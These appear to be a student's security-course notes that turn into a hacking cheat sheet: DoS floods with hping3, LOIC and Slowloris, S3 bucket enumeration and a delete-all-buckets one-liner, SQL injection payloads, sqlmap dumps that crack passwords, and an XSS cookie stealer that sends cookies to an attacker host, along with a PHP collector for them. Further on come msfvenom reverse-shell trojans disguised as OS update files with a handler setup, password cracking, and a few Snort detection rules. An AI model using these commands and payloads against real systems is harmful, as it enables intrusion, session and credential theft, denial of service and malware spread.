- Intro to Information Security:

We must understand terms:

1. Information Security[InfoSec]:
``````````````````````

-> What is Information: [Differ b/w Info & Data]
> Meaningful form of data
> Can be called as processed data
> Data has no context, info does
eg:
> Computer is data
> This is my computer is information

PROTECTING INFO FROM UNAUTHORIZED ACCESS.
=> Employing tools & policies
=> IT is the basic need of everyone.
``````````````````````

NOTE: Information in digital systems makes cyber security [Information involving cyber space].
+_+_+_

- Integrity : Completeness and accuracy of data
- Availability : When needed, data is available
- Non-repudiation : I should accept i sent you the message and you should accept you received it.
- Authenticity : You should actually be who you tell you are

+_+_+_

- Media continues to add false information about hacking
- There are good hackers, and there are bad
+_+_+_

Security Assessment:
``````````````````

Every org uses different types of security assessments to validate the level of security on its network, infra etc...

Security Audit:
```````````````

- Examining your threat history
- Checking security trends
- Perform a Risk/Probability calculation [ Risk = Probability x Harm ]
- Control risk

Vulnerability Assessment:
`````````````````````````

- Network Scanning
- Web Scanning
- Scanning tools
- Security Mistakes

ðŸ”— Connect with Mr. Dheeraj Madhukar :
YouTube: https://www.youtube.com/@DheerajMadhukar
LinkedIn - https://www.linkedin.com/in/dheerajtechnolegends/
X - https://x.com/Dheerajmadhukar
Medium - https://medium.com/@dheerajkmadhukar
GitHub - https://github.com/Dheerajmadhukar
`````````````````````````

Firewall commands

- systemctl status firewalld
- firewall-cmd --list-all
- firewall-cmd --add-port=80/tcp --permanent
- firewall-cmd --reload
- firewall-cmd --remove-port={80/tcp,6000/tcp,8000/tcp,9000/tcp} --permanent

S3 Bucket enumeration

Common s3-bucket-worldlist

- wget https://github.com/koaj/aws-s3-bucket-wordlist/blob/master/list.txt

- s3scanner --bucket-file /s3-bucket-worldlist/list.txt --enumerate
- s3scanner --bucket-file ./s3-bucket-worldlist/list.txt --enumerate | grep -i read

Installing aws cli

curl -fsSL "https://awscli.amazonaws.com/v2/install.sh" | bash

aws --version

Below command required login

aws s3 ls s3://phoenix-2002

aws s3 ls s3://phoenix-2002 --no-sign-request

copy / upload file to s3 bucket

aws s3 cp text.txt s3://phoenix-2023 --no-sign-request

Listing all content

aws s3 ls s3://phoenix-2023 --no-sign-request

Removing file

aws s3 rm text.txt s3://phoenix-2023 --no-sign-request

Looking s3 bucket ACL

aws s3api get-bucket-acl --bucket phoenix-2002 --no-sign-request

Login to s3 bucket using access key and secret key

aws configure

(after running above command we have to enter access key and secret key, zone(ap-south etc.),output like json)

Looking to s3 bucket policy [Login required]

aws s3api get-bucket-policy --bucket phoenix-2021

Making bucket and removing/delete [Login required]

aws s3 mb s3://phoenix-2021
aws s3 rb s3://phoenix-2021

TO remove current s3 bucket [Login required]

rm -rf ~/.aws/credentials\n

To remove/delete s3 bucket [Login required]

aws s3 rb s3://orgsys [if s3 bucket empty]

aws s3 rb s3://orgsys --force [if s3 bucket is not empty]

aws s3 ls | awk '{print $3}' | xargs -I {} aws s3 rb s3://{} --force [to delete all s3 bucket]

Hping3 [DOS Attack]

- sudo hping3 --icmp --flood 192.168.79.127 (To do icmp flood attack, may be droped by firewall so we can't reach to target machine)
- sudo hping3 --icmp --rand-source --flood 192.168.79.127 [To spoof/hide own ip]
- sudo hping3 -S 192.168.79.127 -p 80 --fast [To send http traffic, it reach to target machine]

Mono-complete utility is used to run .exe in linux/kali-linux

sudo apt install mono-complete

LOIC [DOS Attack]

git clone https://github.com/OCEANOFANYTHING/LOIC_GUI.git
unzip LOIC-1.0.8-binary.zip
sudo mono LOIC.exe [To run LOIC.exe]

Slowloris utility [DOS Attack]

Downloading

- git clone https://github.com/gkbrk/slowloris.git

TO run

- python3 slowloris.py 192.168.79.127

Snort Alert Rules

- alert udp any 68 -> any 67 (sid:1000001;content:"kali";nocase;msg:"Kali Linux Detected";)
- alert icmp any any -> any any (sid:1000002;dsize:>128;msg:"Large Payload Detected";)
- alert tcp any any -> any any (sid:1000003;detection_filter:track by_src,count 20,seconds 10;flags:s;msg:"Nmap Port scan";)
- alert tcp any any -> any any (sid:1000004;detection_filter:track by_src,count 20,seconds 10;msg:"Pass attack";)
- alert udp any any -> any any (sid:1000005;ttl:<10;msg:"Traceroute";)

1. Using Telnet
telnet <domain/IP> <port>
use EXPN, MAIL FROM and RCPT TO after connecting to the target host.

- Let's present some of the commands used by your mail client when it transfers an email to an SMTP server:

- HELO or EHLO initiates an SMTP session
- MAIL FROM specifies the sender's email address
- RCPT TO specifies the recipient's email address
- DATA indicates that the client will begin sending the content of the email message
- . is sent on a line by itself to indicate the end of the email message

connecting to SMTP (port no 25)
telnet MACHINE_IP 25

Telnet <smtp-server> 25

VRFY <username>
HELO <your-mail-domain>
mail from: customer-support@aws.com
rcpt to: admin
Data
Hello,
This is a message
Thanks
.

add a dot after mail, and just press enter
QUIT

Some common POP3 commands are:

USER <username> identifies the user
PASS <password> provides the user's password
STAT requests the number of messages and total size
LIST lists all messages and their sizes

RETR <message_number> retrieves the specified message
DELE <message_number> marks a message for deletion
QUIT ends the POP3 session applying changes, such as deletions

connecting to POP3 (port no 110)
telnet MACHINE_IP 110

The IMAP protocol commands are more complicated than the POP3 protocol commands. We list a few examples below:

- `LOGIN <username> <password>` authenticates the user
- `SELECT <mailbox>` selects the mailbox folder to work with
- `FETCH <mail_number> <data_item_name>` Example `fetch 3 body[]` to fetch message number 3, header and body.
- `MOVE <sequence_set> <mailbox>` moves the specified messages to another mailbox
- `COPY <sequence_set> <data_item_name>` copies the specified messages to another mailbox
- `LOGOUT` logs out

connecting to IMAP (port no 143)
telnet MACHINE_IP 143

FTP Commands

ftp mike@192.168.79.242

Output:
Connected to 192.168.79.242.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.

Example commands defined by the FTP protocol are:

- USER is used to input the username
- PASS is used to enter the password
- RETR (retrieve) is used to download a file from the FTP server to the client.
- STOR (store) is used to upload a file from the client to the FTP server

2. Using Nmap for SMTP enumeration

sudo nmap -p 25 --script smtp-enum-users <target IP/domain>

SMTP using NMAP

nmap -sS -p 25 target ip [check smtp is open on target]
nmap -p 25 --script smtp-enum-users 192.168.79.242 [connecting to smtp using nmap]

3. Using Metasploit for SMTP Enumeration

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(smtp_enum) > set RHOSTS <target IP>
msf6 auxiliary(smtp_enum) > set RPORT 25
msf6 auxiliary(smtp_enum) > set USER_FILE <path_to_user_list> [find user on target]
msf6 auxiliary(smtp_enum) > run

SMTP using metasploit

msfconsole [TO start metasploit]
search smtp_enum
use 0
Set RHOST target ip
run [enumerating SMTP only, Gives only banner]

Web Server Attack [Info. gathering]

Using ghost_eye tool

- sudo git clone https://github.com/BullsEye0/ghost_eye.git
- cd ghost_eye
- python -m venv ghost [creating virtual env]
- source ghost/bin/activate [activate virtual env]
- pip install -r requirements.txt [install all req. library]
- python ghost_eye.py [running py script]

Using skipfish tool

- mkdir web-report [because this tool generate report]
- sudo skipfish -o web-report target

Using zaproxy tool

- Download from zaproxy.org

- tar -xzvf ZAP_2.17.0_Linux.tar.gz
- cd ZAP_2.17.0
- sudo bash zap.sh [it will open GUI]

SQL Injection

Payloads:

1’ # - this to check site have sql vuln. If SQL error is get means yes.


To check number of column.

1’ order by 1,2,3, ….. n # [if you get error at n then n-1 columns is there]

Or

1’ order by 1#
1’ order by 2# ….. So on

1’ order by 3#
This confirm there is 2 column



Looking names of TABLE

1’ UNION select 1, TABLE_NAME from INFORMATION_SCHEMA.TABLES

Or

1’ UNION select 1, GROUP_CONCAT(TABLE_NAME) from INFORMATION_SCHEMA.TABLES

Looking names of COLUMN

1’ UNION select 1, COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS

Or

1’ UNION select 1, GROUP_CONCAT(COLUMN_NAME) from INFORMATION_SCHEMA.COLUMNS

THIS for, if Application is running in containers then how to perform exploitiation

- dnf install podman docker -y [podman is backend service for docker in redhat based machine]
- systemctl start podman
- systemctl enable podman

To check installed docker images

- docker image

Pull docker images from dockerhub

- docker pull docker.io/vulnerables/web-dvwa

- Docker run -ti -d -p 8500:80 –name dvwa vulnerables/web-dvwa

-ti - interactive
-d - backend detached
-p - port mapping
–name - for container name
Dvwa - actual container name

- docker ps [To check running docker]

- docker stop dvwa [to stop docker container(dvwa)]

Command injection

In linux ; is used while in windows : is used

- ping -c 4 targetIP; ls
- ping -c 4 targetIP; ls;pwd

Or in input field we can insert command to run on target machine

Cross-Site Scripting (XSS)

In input field:

<script>alert(“Hacked”)</script>

To get cookie

<script>

fetch('http://ATTACKER_SERVER_IP/stealer.php?cookie=' +
encodeURIComponent(document.cookie));

</script>

Session Hijacking

php code to steal cookies and store in a file

```
<script>
  fetch('http://129.168.200.131:4000/stealer.php?cookie=' +
encodeURIComponent(document.cookie));
</script>
```

The following code to be executed on hacker machine

```
<?php
if (isset($_GET['cookie'])) {
    $cookie = $_GET['cookie'];
    $file = fopen('stolen_cookies.txt', 'a');
    fwrite($file, "Stolen Cookie: " . $cookie . "\n[" . date('Y-m-d H:i:s') .
"]\n\n");
    fclose($file);
```

```
}
?>
```

Above php code steal cookie and stored in stealer.php file

Sqlmap Tool

This look for databases

- sqlmap -u "http://192.168.200.128:8500/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=qklttlvh4gtocr9io7gqabsd97; security=low" --data="id=&Submit=Submit" -p id --dbs

Output:

```
available databases [2]:
[*] dvwa
[*] information_schema
```

-p = is the field which is sql prone [if i not give]
--dbs = means look for databases

This look for Tables in Databases

- sqlmap -u "http://192.168.200.128:8500/vulnerabilities/sqli/" --cookie="PHPSESSID=qklttlvh4gtocr9io7gqabsd97; security=low" --data="id=&Submit=Submit" -p id --level=5 -D dvwa --tables

Output :

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

--level=5 [means look from start to latest sql injections] Kind of version / diff sql queries

-D - Database

This look for users and also crack passwords

- sqlmap -u "http://192.168.200.128:8500/vulnerabilities/sqli/" --cookie="PHPSESSID=qklttlvh4gtocr9io7gqabsd97; security=low" --data="id=&Submit=Submit" -p id --level=5 -D dvwa -T users --dump

Output :

- cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
- cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
- cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
- cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

-T - means table name

--dump - for cracking password

Creating Malware/Trojan using msfvenom tool

This for Linux

- msfvenom -p linux/x86/shell/reverse_tcp LHOST=192.168.200.131 LPORT=443 -e x86/shikata_ga_nai -i 5 -f elf > centos-update.elf

-p - payload
-e - for encoder (x86 is one of endcoder)
-i - for number of round
-f - form file formate
centos-update.elf - is the actuall file that contain malware

This for Windows

- msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.131 LPORt=443 -e x86/shikata_ga_nai -i 12 -f exe > windowes-update.exe

or

- msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.131 LPORt=443 -f exe > windowes-update.exe

This for Android (Mobile)

- msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.200.131 LPORT=443 -f raw > android-update.apk

Or

- msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.200.131 LPORT=4444 -o payload.apk

Note: Morbsf is used to analyze apk files

Now we have to distribute this malware and ready to connect all machine that run this file

For that we use metasploite

- msfconsole [Run metasploite]

Now inside metasploite

- use exploit/multi/handler [use to connect to multiple target machine]
- set payload linux/x86/shell/reverse_tcp [same as we use in malware creation]

  or
- set payload windows/x64/meterpreter/reverse_tcp
- set LHOST 192.168.200.131[attacker ip to tack connnection]
- set LHOST 443 [port where we are ready to connect]
- show options [to check all set]
- run

John the Ripper

unshadow passwd shadow > demo.hashes
john --wordlist=/usr/share/wordlists/john.lst demo.hashes

john --show demo.hashes [to show the cracked passwords]

Netcat

#hashcat -a 0 -m 1800 -D 1 demo.hash /usr/share/wordlists/john.lst

`-m`: Specifies the hash mode (e.g., `-m 1800` for sha512crypt used in Linux shadow files).

-a : Specifies the attack mode (`0` for dictionary/straight).
-D 1 : for use only cpu

UDP service Identification

module - scanner/discovery/udp_sweep

SMB scans

Module - auxiliary/scanner/smb/smb_version
- auxiliary/scanner/smb/smb_enumshares
- auxiliary/scanner/smb/smb_login

- **db_status** **[TO check db connection in meta.]**
- **Workspace** **[List all workspace]**
- **workspace -a <workspace name>** **[to create workspace]**
- **workspace -d <workspace name>** **[to delete workspace]**
- **workspace <workspace name>** **[to switch between woakspace]**
- **workspace -h** **[list option for workspace]**